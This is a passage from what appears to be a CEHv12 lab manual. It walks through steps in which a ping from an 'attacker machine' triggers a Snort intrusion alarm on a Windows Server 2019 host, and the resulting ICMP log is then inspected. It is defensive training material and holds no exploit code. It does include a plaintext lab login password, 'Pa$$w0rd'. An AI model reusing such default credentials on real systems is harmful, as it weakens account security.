
66. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

> Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




67. Open the command prompt and issue the command **ping 10.10.1.19 -t** from the **Attacker Machine**


> Note: **10.10.1.19** is the IP address of the Windows Server 2019. This IP address may differ when you perform the task.



68. Click **CEHv12 Windows Server 2019** to return to the **Windows Server 2019** machine. Observe that Snort triggers an alarm, as shown in the screenshot:




69. Press **Ctrl+C** to **stop** Snort; snort exits.



70. Go to the **C:\Snort\log\10.10.1.11** folder and open the **ICMP_ECHO.ids** file with **Notepad++**. You see that all the log entries are saved in the **ICMP_ECHO.ids** file.

> Note: The folder name **10.10.1.11** might vary when you perform the task, depending on the IP address of the **Windows 11** machine.



Note: This means that whenever an attacker attempts to connect or communicate with the machine, Snort immediately triggers an alarm

Note: This will make you aware of the intrusion and can thus take certain security measures to disconnect the lines of communication with the attacker's machine.

71. Close all open windows in the **Windows 11** and **Windows Server 2019** machines.

